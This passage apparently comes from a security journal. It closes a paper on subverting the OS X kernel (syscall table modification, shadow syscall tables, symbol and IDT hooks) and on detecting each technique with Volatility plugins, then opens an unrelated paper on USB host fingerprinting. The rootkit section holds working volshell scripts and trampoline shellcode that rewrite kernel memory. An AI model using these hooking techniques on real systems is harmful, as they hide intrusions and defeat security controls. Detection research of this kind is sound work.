After the switch, if any program calls setuid, it will be redirected to the exit syscall, and end without issues. To detect the replacement of one syscall function by another I checked for the existence of duplicate functions in the syscall table as seen in *Figure 4*. The detection of external functions is performed by checking for the presence of the address of a syscall function within the known kernel symbols table.

FIGURE 4: check_hooks Detects Direct Syscall Table Modification

Volatile Systems Volatility Framework 2.3_beta	Index	Address	Symbol	Inlined	Shadowed	Perms	Hook On
Table Name							
syscallable	1	0xffffffff8000000000	_exit	No	No	-	kernel
duplitableSymbolic -> _exit	23	0xffffffff8000000000	R0K0R0	No	No	-	kernel

2. Syscall Function Interception or Inlining

To demonstrate this type of rootkit behavior, I modified the setuid syscall function's prologue to add a trampoline into the exit syscall function. *Table 8* contains the shellcode that will be used to modify the function:

TABLE 8: Trampoline Template

```
"\x48\xB8\x00\x00\x00\x00\x00\x00\x00\x00\x00" // mov rax, address  
"\xFF\xE0"; // jmp rax
```

The address placeholder (`\x00\x00\x00\x00\x00\x00\x00\x00`) is to be replaced with the exit syscall address as seen in *Table 9*.

TABLE 9: Create Trampoline Shellcode and Inject Into Syscall Function

```
>>> buf =
"\x48\xB8\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xE0".encode("hex").
replace("0000000000000000
0",struct.pack("<Q",self.addrspace.profile.get_symbol("_exit")).encode('hex'))
>>> import binascii
>>>
self.addrspace.write(self.addrspace.profile.get_symbol("_setuid"),binascii.unhexlify(buf)
)
```

Table 10 shows before and after outcomes of running the command sudo on the target system. Before injecting the shellcode, the user gets prompted for their password, whereas after the injection the sudo command simply exits.

TABLE 10: Before and After Injecting the Trampoline Shellcode

```
testers-Mac:~ tester$ sudo -i      Last login: Tue Jul  2 14:53:08 on ttys000  
Password: testers-Mac:~ tester$ sudo -i  
testers-Mac:~ tester$
```

Detecting this kind of modification in the plugin `check_hooks` is achieved via function prologue checking and control flow analysis. The function `isPrologInlined` checks to see if the syscall function prologue conforms with these known instructions. The function `isInlined`, on the other hand, looks for calls, jumps or push/ret instructions that end up outside the kernel address space.

If the check_hooks plugin is used on a memory sample with the inlined setuid syscall function that trampolines into the exit syscall function the detection as depicted in *Figure 5* happens.

FIGURE 5: Detection of Syscall Function Inlining

Volatile Systems Volatility Framework 2.3_beta	Index	Address	Symbol	Inlined	Shadowed	Params	Hook In
Table Name							
Symtable	23	0xffffffff00003500010	setuid	No	No	-	_name_

D. SHADOW SYSCALL TABLE

The shadowing of the syscall table is a technique that hides the attacker's modifications to the syscall table by creating a copy of it to modify and by keeping the original untouched. The attacker would need to alter all kernel references to the syscall table to point to the shadow syscall table for the attack to fully succeed. After the references are modified, the attacker can perform the syscall function interceptions described above without worrying much about detection. To perform the described attack in Volatility, I had to do the following:

1. Find a suitable kernel extension (kext) that has enough free space to copy the syscall table into, in this case "com.vmware.kext.vmhgfs".

2. Add a new segment to the binary and modify the segment count in the header (mach-o format).
3. Copy the syscall table into the segment's data.
4. Modify kernel references to the syscall table to point to the shadow syscall table.
5. Directly modify the shadow syscall table by replacing a function.

To find the kernel references to the syscall table (`sysent`) I first looked into the XNU source code to find the functions that have references to it. The function `unix_syscall64` appeared to be a good candidate since it had several references⁹. Then I disassembled the `unix_syscall64` function in volshell to find the corresponding instructions so I could get the pointer to the syscall table. Since I knew the syscall table address, it was easy to find the references to it. It appears that `unix_syscall_return`, `unix_syscall64`, `unix_syscall`, and some dtrace functions have references to the syscall table as well so all I had to do is replace what the reference is pointing to with the shadow syscall table's address.

To create the shadow syscall table I ran the code in *Table 11* in `mac_volshell`, which performs the steps mentioned above.

TABLE 11: `mac_volshell` Script to Create the Shadow Syscall Table

```
#get address for the kernel extension (kext) list
p = self.addrspace.profile.get_symbol("kmod")
kmodaddr = obj.Object("Pointer", offset = p, vm = self.addrspace)
kmod = kmodaddr.dereference_as("kmod_info")
#loop thru list to find suitable target to place the shadow syscall table in
while kmod.is_valid():
    str(kmod.name)
    if str(kmod.name) == "com.vmware.kext.vmhgfs":
        mh = obj.Object('mach_header_64', offset = kmod.address, vm = self.addrspace)
        o = mh.obj_offset
        #skip header data
        o += 32
        seg_data_end = 0
        #loop thru segments to find the end to use as the start of the injected segment
        for i in xrange(0, mh.ncmds):
            seg = obj.Object('segment_command_64', offset = o, vm = self.addrspace)
            o += seg.cmdsize
            print "index {0} segname {1} cmd {2:x} offset {3:x} header cnt addr {4}".format(i,seg.segname, seg.cmd, o, mh.ncmds.obj_offset)
        #increment header segment count
        self.addrspace.write(mh.ncmds.obj_offset, chr(mh.ncmds + 1))
        #create new segment starting at last segment's end
        print "Creating new segment at {0:#10x}".format(o)
        seg = obj.Object('segment_command_64', offset = o, vm = self.addrspace)
        #create a segment with the type LC_SEGMENT_64, 0x19
        seg.cmd = 0x19
        seg.cmdsize = 0
        #naming the segment __SHSYSCALL
        status = self.addrspace.write(seg.segname.obj_offset,
        '\x5f\x5f\x53\x48\x53\x59\x53\x43\x41\x4c\x4c')
        #data/shadow syscall table will start after the command struct
        seg.vmaddr = o + self.addrspace.profile.get_obj_size('segment_command_64')
        seg.filesize = seg.vmsize
        seg.fileoff = 0
        seg.nsects = 0
        #copy syscall table entries to new location
        nsyent = obj.Object("int", offset =
        self.addrspace.profile.get_symbol("_nsyent"), vm = self.addrspace)
        seg.vmsize = self.addrspace.profile.get_obj_size('syent') * nsyent
        sysents = obj.Object(theType = "Array", offset =
        self.addrspace.profile.get_symbol("_syent"), vm = self.addrspace, count = nsyent,
        targetType = "syent")
        for (i, syent) in enumerate(sysents):
            status = self.addrspace.write(seg.vmaddr + (i*40),
            self.addrspace.read(syent.obj_offset, 40))
            print "The shadow syscall table is at {0:#10x}".format(seg.vmaddr)
            break
        kmod = kmod.next
```

The outcome of running the script can be seen in *Figure 6*. The shadow syscall table now exists within the kext "com.vmware.kext.vmhgfs" in a new segment.

FIGURE 6: Creating the Shadow Syscall Table

```
'com.apple.driver.AudioAUUC'
'com.vmware.kext.vmhgfs'
index 0 segname __TEXT cmd 19 offset ffffff7fafdf5108 header cnt addr 18446743522609418256
index 1 segname __DATA cmd 19 offset ffffff7fafdf5290 header cnt addr 18446743522609418256
index 2 segname __LINKEDIT cmd 19 offset ffffff7fafdf52d8 header cnt addr 18446743522609418256
index 3 segname cmd 2 offset ffffff7fafdf52f0 header cnt addr 18446743522609418256
index 4 segname X?
? cmd 1b offset ffffff7fafdf5308 header cnt addr 18446743522609418256
True
Creating new segment at 0xffffffff7fafdf5308
The shadow syscall table is at 0xffffffff7fafdf5308
```

Now that the syscall table reference and shadow syscall table are available, the reference can be modified with the script in *Table 12*.

TABLE 12: `mac_volshell` Script to Replace the Original Syscall Table with its Shadow

```
>>> #write shadow table address (0xffffffff7fafdf5350) to reference (0xfffffff802ec000d0)
>>> self.addrspace.write(0xfffffff802ec000d0, struct.pack('Q', 0xffffffff7fafdf5350))
True
>>> "{0:#10x}".format(obj.Object('Pointer', offset = 0xfffffff802ec000d0, vm =
self.addrspace))
'0xffffffff7fafdf5350'
```

The last step of this method is to modify the shadow syscall table using the first method described (direct syscall table modification). As seen in *Figure 7* below, after the modification, `sudo -i` exits without prompting for a password at the target VM.

FIGURE 7: sudo Exiting without Prompting for Password After Shadow Syscall Table Attack

```
testers-Mac:~ tester$ sudo -i
testers-Mac:~ tester$
```

To detect the shadow syscall table attack, I implemented the following steps in the plugin `check_hooks`:

1. Check functions known to have references to the syscall table. In this case the functions are `unix_syscall_return`, `unix_syscall64`, `unix_syscall`.
2. Disassemble them to find the syscall table references.
3. Obtain the references in the function and compare to the address in the symbols table.

Running the plugin `check_hooks` against the target VM's `vmem` file provided the detection results seen in *Figure 8* (following page).

E. SYMBOLS TABLE HOOKS

Functions exposed by the kernel and kexts in their symbols tables can also be hooked using the techniques that have been described. To be able to analyze these functions, I had to obtain the list of symbols per kernel or kext since the Volatility Framework is currently not able to list kernel or kext symbols from a memory sample. To accomplish this task, I followed the following steps:

1. Get the Mach-o header (e.g. `mach_header_64`) to get the start of segments.
2. Locate the `__LINKEDIT` segment to get the address for the list of symbols represented as `nlist_64` structs, symbols file size and offsets.

FIGURE 8: check_hooks Detects the Shadow Syscall Table Attack

Volatile Systems Volatility Framework 2.3_beta	Table Name	Index	Address	Symbol
syent table is shadowed at _unix_syscall_return: 0xffffffff80093e084b ADD R15, [RIP+0x21f87e]				
shadow syent table is at 0xffffffff778a7f5350				
syent table is shadowed at _unix_syscall_return: 0xffffffff80093e0852 CMP R15, [RIP+0x21f877]				
shadow syent table is at 0xffffffff778a7f5350				
syent table is shadowed at _unix_syscall_return: 0xffffffff80093e0996 ADD R15, [RIP+0x21f733]				
shadow syent table is at 0xffffffff778a7f5350				
syent table is shadowed at _unix_syscall_return: 0xffffffff80093e09d3 CMP R15, [RIP+0x21f6f6]				
shadow syent table is at 0xffffffff778a7f5350				
syent table is shadowed at _unix_syscall16: 0xffffffff80093e094ac ADD R13, [RIP+0x21fc1d]				
shadow syent table is at 0xffffffff778a7f5350				
syent table is shadowed at _unix_syscall16: 0xffffffff80093e094b3 CMP R13, [RIP+0x21fc16]				
shadow syent table is at 0xffffffff778a7f5350				
syent table is shadowed at _unix_syscall16: 0xffffffff80093e094e9 ADD R13, [RIP+0x21fb08]				
shadow syent table is at 0xffffffff778a7f5350				
syent table is shadowed at _unix_syscall16: 0xffffffff80093e0959b ADD R13, [RIP+0x21fb2e]				
shadow syent table is at 0xffffffff778a7f5350				
syent table is shadowed at _unix_syscall: 0xffffffff80093e0820a ADD RBX, [RIP+0x21feb0]				
shadow syent table is at 0xffffffff778a7f5350				
syent table is shadowed at _unix_syscall: 0xffffffff80093e08216 CMP RBX, [RIP+0x21feb3]				
shadow syent table is at 0xffffffff778a7f5350				
syent table is shadowed at _unix_syscall: 0xffffffff80093e08246 ADD RBX, [RIP+0x21fe83]				
shadow syent table is at 0xffffffff778a7f5350				

3. Locate the segment with the LC_SYMTAB command to get the symbols and strings offsets, which will be used to...
4. Calculate the location of the symbols in __LINKEDIT.
5. Once we know the exact address, loop through the nlist structs to get the symbols.
6. Also find the number of the __TEXT segment's __text section number, which will be used to filter out symbols. According to Apple's documentation the compiler places only executable code in this section¹⁰.

The nlist structs have a member called n_sect, which stores the section number that the symbol's code lives in. This value, in conjunction with the __text section's number helped in narrowing down the list of symbols to mostly functions' symbols. I say mostly because I have seen structures, such as _mh_execute_header still listed.

My target for this case is an OS X 10.8.3 VM running Hydra, a kernel extension that intercepts a process's creation, suspends it, and communicates it to a userland daemon, which was written by Vilaca¹¹. Hydra inline hooks the function proc_resetregister in order to achieve its first goal. After compiling and loading the kext, I ran the check_hooks plugin with the -K option to only scan the kernel symbols to see what's detected. The detection outcome is shown in Figure 9 below.

FIGURE 9: check_hooks Plugin Detects Symbols Table Function Hook

Volatile Systems Volatility Framework 2.3_beta	Table Name	Index	Address	Symbols	Defined	Shadowed	Perms	Hook In
	SymbolsTable		0xffffffff7802795f40	proc_resetregister	Yes	No	-	put.as.hydra

As seen in Figure 8, the plugin detects the function proc_resetregister as inline hooked and shows that the destination of the hook is in the 'put.as.hydra' kext. The other plugin specific option -X will scan all kexts' symbols, if available, for hooking.

F. IDT HOOKS

Interrupt descriptor table (IDT) associates each interrupt or exception identifier (handler) with a descriptor (vector) for the instructions that service the associated event. An interrupt is usually defined as an event that alters the sequence of instructions executed by a processor. Each interrupt or exception is identified by

a number between 0 and 255. IDT can contain Interrupt Gates, Task Gates and Trap Gates. It is desirable to hook at this level because it can provide us with ring 0 access.

TABLE 13: Descriptor and Gate Structures as in the Volatility Framework

'real_descriptor64' (16 bytes)
0x0 : base_low16
0x0 : limit_low16
0x4 : access8
0x4 : base_high8
0x4 : base_mech8
0x4 : granularity4
0x4 : limit_high4
0x8 : base_top32
0xc : reserved32
'real_gate64' (16 bytes)
0x0 : offset_low16
0x0 : selector16
0x4 : IST
0x4 : access8
0x4 : offset_high16
0x4 : zeroes5
0x8 : offset_top32
0xc : reserved32

1. Hooking the IDT Descriptor

To understand how to hook at the descriptor level, it's necessary to look at how the handler's address is derived from the descriptor. *Table 14* depicts how the calculation takes place in both 32 and 64 bit systems.

TABLE 14: The Calculation of IDT Handler Addresses

```
32 bit:  
handler_addr = real_gate64.offset_low16 + (real_gate64.offset_high16 << 16)  
  
64 bit:  
handler_addr = real_gate64.offset_low16 + (real_gate64.offset_high16 << 16) +  
(real_gate64.offset_top32 << 32)
```

So to replace the handler, the descriptor's fields will be loaded with parts of the target address that contains the shellcode. As with the previous case, I'll target the kext "com.vmware.kext.vmhgfs," specifically its __text section to load the fake IDT handler. To obtain the address to load the shellcode, I ran the mac_volshe shell script in *Table 15*.

TABLE 15: mac_volshe Script to Get an Address for the Shellcode

```
>>> #get address for the kernel extension (kext) list  
>>> p = self.addrspace.profile.get_symbol("_kmod")  
>>> kmodaddr = obj.Object("Pointer", offset = p, vm = self.addrspace)  
>>> kmod = kmodaddr.dereference_as("kmod_info")  
>>> #loop thru list to find suitable target to place the trampoline in  
>>> while kmod.is_valid():  
...     str(kmod.name)  
...     if str(kmod.name) == "com.vmware.kext.vmhgfs":  
...         mh = obj.Object('mach_header_64', offset = kmod.address, vm = self.addrspace)  
...         o = mh.obj_offset  
...         # skip header data  
...         o += 32  
...         txt_data_end = 0  
...         # loop thru segments to find __TEXT  
...         for i in xrange(0, mh.ncmds):  
...             seg = obj.Object('segment_command_64', offset = o, vm = self.addrspace)  
...             if seg.cmd not in [0x26]:
```

```

...
    for j in xrange(0, seg.nsects):
...
        sect = obj.Object('section_64', offset = o + 0x48 + 80*(j), vm =
self.addrspace)
...
        sect_name = "".join(map(str, sect.sectname)).strip(' \t\r\n\0')
...
        # find __text section
...
        if seg.cmd == 0x19 and str(seg.segname) == "__TEXT" and sect_name
== "__text":
...
            print "{0:#10x} {1:#2x} {2} {3}".format(sect.addr,seg.cmd,
seg.segname, sect_name)
...
            txt_data_end = sect.addr + sect.m('size') - 50
...
            break
...
        if txt_data_end != 0:
            break
...
        print "The fake idt handler will be at {0:#10x}".format(txt_data_end)
...
        break
...
kmod = kmod.next
...
'com.apple.driver.AudioAUUC'
'com.vmware.kext.vmhgfs'
0xffffffff7f82bb2928 0x19 __TEXT __text
The fake idt handler will be at 0xffffffff7f82bba6e5

```

To demonstrate this type of hooking I routed the idt64_zero_div handler to the idt64_stack_fault handler by using a MOV/JMP trampoline. Before doing that, I obtained the addresses of these entities using a slightly modified check_idt plugin (added ent to the yield statement in the calculate method) and the script in *Table 16*.

TABLE 16: mac_volshell Script to get IDT Descriptor and Handler Addresses

```

>>> import volatility.plugins.mac.check_idt as idt
>>> idto = idt.mac_check_idt(self._config)
>>> for i in idto.calculate():
...
    "Name {0} Descriptor address: {1:#10x}, Handler address {2:#10x}".format(i[3],
i[9].obj_offset, i[2])
...
    'Name _idt64_zero_div Descriptor address: 0xfffffff8001306000, Handler address
0xfffffff80014cac20'
...
    'Name _idt64_stack_fault Descriptor address: 0xfffffff80013060c0, Handler address
0xfffffff80014cd140'

```

Now that all the required addresses are present, I modified the shellcode to trampoline into idt64_stack_fault (0xfffffff80014cd140) and inject it to the target location (0xffffffff7f82bba6e5). Shellcode in place, the idt descriptor can be modified to point to it as seen in *Table 17*.

TABLE 17: mac_volshell Script Modifying the IDT Descriptor to Point to Shellcode

```

>>> stub_addr = 0xffffffff7f82bba6e5
>>> idt_addr = 0xfffffff8001306000
>>> idt_entry = obj.Object('real_gate64', offset = idt_addr, vm=self.addrspace)
>>> self.addrspace.write(idt_entry.obj_offset, struct.pack('<H', stub_addr & 0xFFFF))
True
>>> self.addrspace.write(idt_entry.offset_high16.obj_offset + 2, struct.pack("<H",
(stub_addr >> 16) & 0xFFFF))
True
>>> self.addrspace.write(idt_entry.obj_offset+8, struct.pack("<I", stub_addr >> 32))
True

```

To trigger the division by zero exception, I utilized the code in *Table 18*. The compiled executable was named ‘div0’.

TABLE 18: C Code to Trigger a Division by Zero Exception

```

#include <stdio.h>
int main ()
{
    int x=2, y=0;
    printf("X/Y = %i\n",x/y);
    return 0;
}

```

Running the division by zero code before and after hooking will result in the outcomes seen in *Figures 10* and *11*.

FIGURE 10: Output Before Hooking (zero division exception)

```

testers-Mac:~ tester$ ./div0
Floating point exception: 8

```

FIGURE 11: Output After Hooking (stack fault exception)

```

testers-Mac:~ tester$ ./div0
Illegal instruction: 4

```

To detect a modified descriptor, the check_idt plugin checks to see if the handler's address is in the kernel, if the address refers to a known symbol, and if it starts with known strings. The result of a scan on the VM's memory with a hooked idt64_zero_div descriptor is seen in *Figure 12*.

FIGURE 12: check_idt Results for a Hooked IDT Descriptor (idt64_zero_div)

Volatile Systems Volatility Framework 2.3_beta	CPU Index Address	Symbol	Ring	Selector	Module	Hooked	Inlined
		UNKNOWN				No	No
		0xffffffff7f82bb2928 _idt64_debug				No	No

As seen *Figure 12*, the results will show the entry number, handler address, symbol name, access level (as in ring 0/1/2/3), selector, module/ kext for the handler, descriptor hook status, and handler inline hook status. Both 'Hooked' and 'Inlined' statuses show that the entry has been hooked.

2. Hooking the IDT Handler

In this technique, instead of hooking the idt64_zero_div entry's descriptor, I inlined the handler itself by overwriting the top instructions with a MOV/JMP trampoline that jumps into the handler of the idt_stack_fault entry. The address of the handler found within the descriptor will remain the same. This is a point to keep in mind from a detection standpoint.

After obtaining the the IDT descriptor and handler addresses, I modified the shellcode with idt_stack_fault's handler address (0xfffffff80266cd140) and injected it to idt64_zero_div's handler (0xfffffff80266cac20) as seen in *Table 19*.

TABLE 19: mac_volshell Script to Inject the Shellcode into the IDT Handler Function

```

>>> import binascii
>>> buf =
"\x48\xB8\x00\x00\x00\x00\x00\x00\x00\xFF\xE0".encode("hex").replace("0000000000000000
0",struct.pack("<Q", 0xfffffff80266cd140).encode('hex'))
>>> self.addrspace.write(0xfffffff80266cac20 ,binascii.unhexlify(buf))
True

```

div0's output before and after hooking the IDT handler function can be seen in *Figure 13* on the next page.

FIGURE 13: div0's Output Before and After Hooking the IDT handler

```
Last login: Sat Jul 27 08:03:08 on console
testers-Mac:~ tester$ ./div0
Floating point exception: 8
testers-Mac:~ tester$ ./div0
Illegal instruction: 4
testers-Mac:~ tester$
```

To detect an inlined handler, the check_idt looks for specific instructions found in a regular handler as seen in *Figure 14*, such as LEA RAX, [RIP+0x2d4] and checks to see if the address (e.g. [RIP+0x2d4]) points to a proper handler function (e.g. hndl_allintrs).

FIGURE 14: The Disassembly of a Normal IDT Handler

```
>>> dis(0xffffffff80266cd080)
0xffffffff80266cd080 6a00      PUSH 0x0
0xffffffff80266cd082 4883ec08  SUB RSP, 0x8
0xffffffff80266cd086 58        PUSH RAX
0xffffffff80266cd087 488d0592020000 LEA RAX, [RIP+0x292]
0xffffffff80266cd08e 4889442408 MOV [RSP+0x8], RAX
0xffffffff80266cd093 58        POP RAX
0xffffffff80266cd094 6a01        PUSH 0x1
0xffffffff80266cd096 f644242003 TEST BYTE [RSP+0x20], 0x3
0xffffffff80266cd09b 0f853afaffff JNZ 0xffffffff80266ccadb
```

Figure 15 shows an IDT handler modified with the trampoline shellcode.

FIGURE 15: The Disassembly of a Modified IDT Handler

```
>>> dis(0xffffffff80266cac20)
0xffffffff80266cac20 48b840d16c2680fffff MOV RAX, 0xffffffff80266cd140
0xffffffff80266cac2a ffe0        JMP RAX
0xffffffff80266cac2c 0000        ADD [RAX], AL
0xffffffff80266cac2e 4889442408 MOV [RSP+0x8], RAX
0xffffffff80266cac33 58        POP RAX
0xffffffff80266cac34 6a00        PUSH 0x0
0xffffffff80266cac36 e9a01e0000 JMP 0xffffffff80266ccadb
```

The detection output of the plugin check_idt can be seen in *Figure 16*.

FIGURE 16: The Detection Output of the check_idt plugin

CPUW Index Address	Symbol	Ring	Selector Module	Hacked	Inlined
0: 0x 0xffffffff80266cac20	_idt64_zero_div	0	0xb _kernel_	No	Yes
0: 1: 0xffffffff80266cd088	_idt64_debug	0	0xb _kernel_	No	No
0: 2: 0xffffffff80266cac40	_intr_0x80	0	0xb _kernel_	No	No


Figure 16 shows that the IDT entry name is known and the descriptor itself appears as unmodified. On the other hand, the plugin also shows that the entry's handler has been inlined.

CONCLUSION

This paper has described techniques to subvert the OS X kernel and how to detect them in memory using the Volatility Framework. The OS X kernel keeps proving that it is a rich source of attack vectors and shows that the defensive side of the information security business needs to be proactive to stay ahead of the attackers. ¶

References

1. "Designing BSD Rootkits," Joseph Kong, 2007
2. "The Mach Hacker's Handbook," Miller and Dai Zovi, 2009
3. "Destructive DTrace," <http://felinemenace.org/~nemo/dtrace-infiltrate.pdf>, Neil 'Nemo' Archibald, 2013
4. "Past and Future in OS X Malware", Pedro Vilaca, http://reverse.put.as/Hitcon_2012_Presentation.pdf, 2012
5. "OS X Kernel Rootkits", Pedro Vilaca, reverse.put.as/wp-content/uploads/2013/07/HITCON-2013-Presentation.pdf, 2013
6. "DTrace: The Reverse Engineer's Unexpected Swiss Army Knife," Beauchamp and Weston, http://blackhat.com/presentations/bh-usa-08/Beauchamp_Weston/BH_US_08_Beauchamp-Weston_DTrace.pdf, 2008
7. Volatility Framework Plugins, Cem Gurkok, <https://github.com/siliconblade/volatility/mac>, 2013
8. "Developing Mac OSX Kernel Rootkits," wowie <wowie@hack.se> and ghalen@hack.se, <http://www.phrack.org/issues.html?issue=66&id=16>, 2009
9. "XNU Source Code," <http://www.opensource.apple.com/source/xnu/xnu-2050.22.13/bsd/dev/i386/systemcalls.c>
10. "OS X ABI Mach-O File Format Reference," <https://developer.apple.com/library/mac/#documentation/DeveloperTools/Conceptual/MachORuntime/Reference/reference.html>
11. "Hydra," Pedro Vilaca, <https://github.com/gdbinit/hydra>



Revealing
Embedded
Fingerprints

Deriving Intelligence from USB Stack Interactions

Andy Davis, andy.davis@nccgroup.com

1. INTRODUCTION

Embedded systems are everywhere, from TVs to aircraft, printers to weapons control systems. As a security researcher when you are faced with one of these black boxes to test, sometimes in situ, it is difficult to know where to start. However, if there is a USB port on the device, there is useful information that can be gained. In this paper we will show how USB stack interaction analysis can be used to provide information such as the OS running on the embedded device, the USB drivers installed, and the devices supported. When testing the security of a USB host stack, knowledge of the installed drivers will increase the efficiency of the testing process dramatically.

2.1 PREVIOUS RESEARCH

There has been plenty of previous research into the security of USB in recent years, which has mainly focussed on different approaches to enable USB hosts to be tested for vulnerabilities [Davis][Dominguez Vega][Larimer]. However, the author is only aware of one reference to research involving the use of USB interactions to identify information about the host stack [Goodspeed].

2. USB BACKGROUND: THE ENUMERATION PHASE IN DETAIL

USB is a master-slave protocol, with the host as the master and devices as slaves. Only the master can make requests to slaves and not the other way round, which poses a problem as we are trying to identify information about the configuration of the host from the perspective of a slave (device). Therefore we need to observe the way the host requests information in great detail, and also to provide potentially unexpected answers to the host's requests, generating unique behaviour in the host, which can then also be observed.

The initial communication any USB device has with a host is during enumeration. Enumeration is the mechanism by which a USB host determines the status, configuration, and capabilities of an inserted USB device. The process begins when a device is mechanically inserted into the host and follows a number of steps:

There are four lines on a USB connector: Vcc (+5V), GND (0V), positive data (D+) and negative data (D-). Prior to a device being connected, D+ and D- are connected to GND via a 15K resistor. At the point of insertion, different resistors and differential signals are used to determine the speed of the connected device:

- A low speed device (1.5Mbps) connects D- to Vcc via a 1K5 pull-up resistor
- A full speed device (12Mbps) connects D+ to Vcc via a 1K5 pull-up resistor
- A high speed device (480Mbps) connects D+ to Vcc via a 1K5 pull-up resistor (and hence initially appears to be a full speed device). The host then attempts to communicate at 480Mbps with the device using J and K chirps (a J chirp is a differential signal on D+ and D- $\geq +300mV$, whereas a K chirp is $\geq -300mV$). If the communication fails the host assumes the device is a full speed device rather than a high speed device.

Now that the host knows what speed it can use to communicate with the device, it can start interrogating it for information. An 8-byte SETUP packet called the setup transaction (*Table 1*) is sent by the host in the first phase of a control transfer. It contains the request "GET_DESCRIPTOR" (for the device descriptor) and is sent using address 0.

The device then responds with an 18-byte device descriptor, also on address 0 (*Table 2*).

TABLE 1: Get Device descriptor request

Field	Value	Meaning
bmRequestType (direction)	1	Device-to-host
bmRequestType (type)	0	Standard
bmRequestType (recipient)	0	Device
bRequest	0x06	Get Descriptor
wValue	0x0100	DEVICE Index = 0
wIndex	0x0000	Zero
wLength	0x0040	Length requested = 64 Field

TABLE 2: Device descriptor

Field	Value	Meaning
bLength	18	Descriptor length (including the bLength field)
bDescriptorType	1	Device descriptor
bcdUSB	0x0110	Spec version
bDeviceClass	0x00	Class information stored in Interface descriptor
bDeviceSubClass	0x00	Class information stored in Interface descriptor
bDeviceProtocol	0x00	Class information stored in Interface descriptor
bMaxPacketSize0	8	Max EP0 packet size
idVendor	0x413c	Dell Inc
idProduct	0x2107	Unknown
bcdDevice	0x0178	Device release number
iManufacturer	1	Index to Manufacturer string
iProduct	2	Index to Product string
iSerialNumber	0	Index to serial number
bNumConfigurations	1	Number of possible configurations

TABLE 3: Configuration descriptor

Field	Value	Meaning
bLength	9	Descriptor length (including the bLength field)
bDescriptorType	2	Configuration descriptor
wTotalLength	34	Total combined size of this set of descriptors
bNumInterfaces	1	Number of interfaces supported by this configuration
